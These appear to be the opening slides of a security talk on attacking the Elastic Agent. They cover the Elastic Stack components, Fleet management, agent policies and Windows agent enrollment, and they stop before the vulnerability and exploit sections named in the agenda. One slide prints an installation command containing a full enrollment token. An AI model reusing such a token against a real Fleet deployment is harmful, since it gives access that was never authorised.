

# STRETCHING THE TRUTH: ATTACKING THE ELASTIC AGENT

Zander Work

# ABOUT ME

- Just finished my BS IN CompSci/Security at Oregon State University
- Incoming Security Studies student at Georgetown University
- Working in the Security Operations Center at OSU

Slides + code at  
[github.com/captainGeech42/talks](https://github.com/captainGeech42/talks)



# AGENDA

- Elastic Stack Architecture
- What is the Elastic Agent?
  - Fleet Management
  - Configuration/Structure
- The Vulnerability
- How I Exploited It
- Demo
- Closing Remarks

# WHAT IS ELASTIC?

- Started as a collection of open-source tools for log ingestion
- Has grown to a full-fledged company with enterprise cloud offerings
- Pivoted into a strong security focus
- The Elastic Stack
  - Formerly ELK
- Most components are open source
  - <https://github.com/elastic>



(graphic from [here](#))

# ELASTICSEARCH



- Distributed database
- Powerful search and analysis capabilities
- REST API
- Written in Java

(graphic from [here](#))

# LOGSTASH

- Data processing pipeline
- Can ingest data/logs from many different sources (TCP, HTTP, Kafka, etc.)
- Normalize, enrich, and filter data
- Output to many different destinations (primarily Elasticsearch)
- Written in Ruby



(graphic from [here](#))

# KIBANA



- Data analysis and visualization platform
- Includes Enterprise Search, SIEM, and other powerful features
- Written in TypeScript

(graphic from [here](#))


# BEATS

- Data collection tools that run on endpoints
- Different packages for different types of data
  - Filebeat, Metricbeat, Packetbeat, etc.
- Elastic Agent is a special type of Beat
- Written in Go



(graphic from [here](#))

# ELASTIC STACK ARCHITECTURE



(graphic from [here](#))

# ELASTIC AGENT

- Elastic Agent is a new way of collecting data from endpoints
- Agents are managed centrally using Fleet (in Kibana)
- Different integrations are available for different types of data
  - Apache, nginx, Windows Event Logs, syslog, etc.
- Built on top of the existing Beat framework

# FLEET

- Management interface for Agents in Kibana
- Agents periodically poll Fleet for updated policy information/integrations
- Agents can be updated via Fleet

Fleet is recommended, but not required

# MAIN FLEET INTERFACE

## Fleet BETA

Manage Elastic Agents and their policies in a central location.

[+ Add agent](#)

Integrations <small>i</small>		<a href="#">View integrations</a>
Total available	<b>60</b>	
Installed	<b>3</b>	
Updates available	<b>1</b>	

Agent policies <small>i</small>		<a href="#">View policies</a>
Total available	<b>4</b>	
Used integrations	<b>7</b>	

Agents <small>i</small>		<a href="#">View agents</a>
Total agents	<b>22</b>	
Active	<b>0</b>	
Offline	<b>22</b>	
Error	<b>0</b>	

Data streams <small>i</small>		<a href="#">View data streams</a>
Data streams	<b>21</b>	
Namespaces	<b>1</b>	
Total size	<b>1.3GB</b>	

# AGENT ENROLLMENT

- Initializing Fleet creates a new Elasticsearch user, `fleet_enroll`
- This user generates API keys in Elasticsearch and Kibana for each Agent installation
- An enrollment key is generated in Kibana to authenticate the initial enrollment request

# PROVISION FLEET CREDENTIALS



Enable central management for  
Elastic Agents

Central management requires an Elastic user who can create API keys and  
write to logs-\* and metrics-\*.


[Create user and enable central management](#)

# ADDING A POLICY

The screenshot shows the Fleet Policies interface. At the top, there's a navigation bar with tabs: Overview, Integrations, Policies (which is underlined, indicating it's the active tab), Agents, and Data streams. To the right of the tabs are links for Send feedback and Settings. Below the navigation is a section titled "Agent policies" with the sub-instruction "Use agent policies to manage your agents and the data they collect." A search bar and a "Create agent policy" button are present. The main content area displays a table with one row of data:

Name	Description	Last updated on	Agents	Integrations	Actions
Default policy rev. 1	Default agent policy created by Kibana	Apr 17, 2021	0 agents	1	...

Below the table, there are pagination controls: "Rows per page: 20" and a page indicator "1". At the bottom of the page, a note reads: "Beta release – Fleet is not recommended for production environments. See more details."



# BASIC POLICY CONFIG

More detailed configurations are available after creating it

# POLICY INTEGRATIONS

The screenshot shows a dark-themed user interface for managing policy integrations. At the top, there's a navigation bar with icons for settings, fleet, policies, and a specific policy named "Windows". Below the navigation is a horizontal menu with tabs: Overview, Integrations, Policies (which is underlined, indicating it's the active tab), Agents, and Data streams. On the far right of the menu are links for "Send feedback" and "Settings".

The main content area is titled "Windows" and includes a "View all agent policies" link. It displays summary statistics: Revision 1, Integrations 0, Used by 0 agents, and Last updated on Apr 17, 2021. There's also a prominent "Actions" button with a dropdown arrow.

Below these stats, there are two tabs: "Integrations" (which is underlined) and "Settings". The "Integrations" tab is currently active, showing a large "Add your first integration" message with a plus sign icon. It also states "This policy does not have any integrations yet." A blue "Add integration" button is centered below this message.

At the bottom of the page, a small note reads: "Beta release – Fleet is not recommended for production environments. See more details."

# SELECT AN INTEGRATION

< Cancel

## Add integration

Configure an integration for the selected agent policy.


Agent policy  
Windows

1 Select an integration

Search for integrations

- Apache
- Auditd
- AWS
- Azure
- Barracuda
- Blue Coat Director
- CEF
- Check Point

2 Configure integration



# INTEGRATION SETTINGS

The screenshot shows a user interface for managing system integrations. It consists of two main sections:

- Select an integration**: A sidebar with a search bar labeled "Search for integrations". Below it is a list of available integrations:
  - Symantec Antivirus/Endpoint Protection
  - System
  - Apache Tomcat
  - Windows** (selected, indicated by a checkmark)
  - Zeek
  - ZooKeeper
  - Zoom
  - Zscaler NSS
- Configure integration**: A form for setting up the selected Windows integration.
  - Integration settings**: A section where users can choose a name and description for the integration. The "Integration name" field contains "windows-1". The "Description" field is labeled "Optional".
    - A link "[Advanced options](#)" is visible.
  - Collect events from the following Windows event log channels:** A dropdown menu containing a checked checkbox option.
  - Collect Windows perfmon and service metrics**: A dropdown menu containing an unchecked checkbox option.

- Depending on the use case, performance metrics may not be necessary
  - For exploit development, it was a pain. More on that later...

# ENROLLING AGENTS

The screenshot shows the Fleet UI interface for managing agents. At the top, there's a navigation bar with tabs for Overview, Integrations, Policies, Agents (which is underlined, indicating it's the active tab), and Data streams. To the right of the tabs are links for Send feedback and Settings. Below the navigation is a section titled "Agents" with the subtitle "Manage and deploy policy updates to a group of agents of any size." A prominent blue button labeled "+ Add agent" is located on the right side of this section. Underneath, there are two tabs: "Agents" (selected) and "Enrollment tokens". A search bar and filter options for Status, Agent policy, and Upgrade available are present. The status summary shows 0 agents: 0 Healthy, 0 Unhealthy, 0 Updating, and 0 Offline. A table header with columns Host, Status, Agent policy, Version, Last activity, and Actions follows. Below the table, a message says "No agents enrolled" and another "+ Add agent" button is shown. At the bottom of the page, a small note reads "Beta release – Fleet is not recommended for production environments. See more details."

# AGENT POLICY

Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

Enroll in Fleet   Run standalone

**2 Choose an agent policy**

Agent policy Windows

The selected agent policy will collect data for 1 integration:

Windows

> Authentication settings

**3 Enroll and start the Elastic Agent**

From the agent directory, run the appropriate command to install, enroll, and start an Elastic Agent. You can reuse these commands to set up agents on more than one host. Requires administrator privileges.

Linux, macOS

```
./elastic-agent install -f --kibana-url=https://1e740cef363943dca8b01d055ed88c72.wes
```

Windows

```
.\elastic-agent.exe install -f --kibana-url=https://1e740cef363943dca8b01d055ed88c72
```

See the [Elastic Agent docs](#) for RPM / DEB deploy instructions.


Cancel   Continue

- Each policy has its own enrollment key associated with it


# INSTALLATION COMMAND

```
.\elastic-agent.exe install -f --kibana-
url=https://unqidhere.westus2.azure.elastic-cloud.com:443 --
enrollment-
token=RjBlVDRYZ0JSQjV4bjBvYlNKRW46dk94TldwVnVTUHV0N3kxYnVQWWVnQQ==
```


# AGENT PROVISIONING



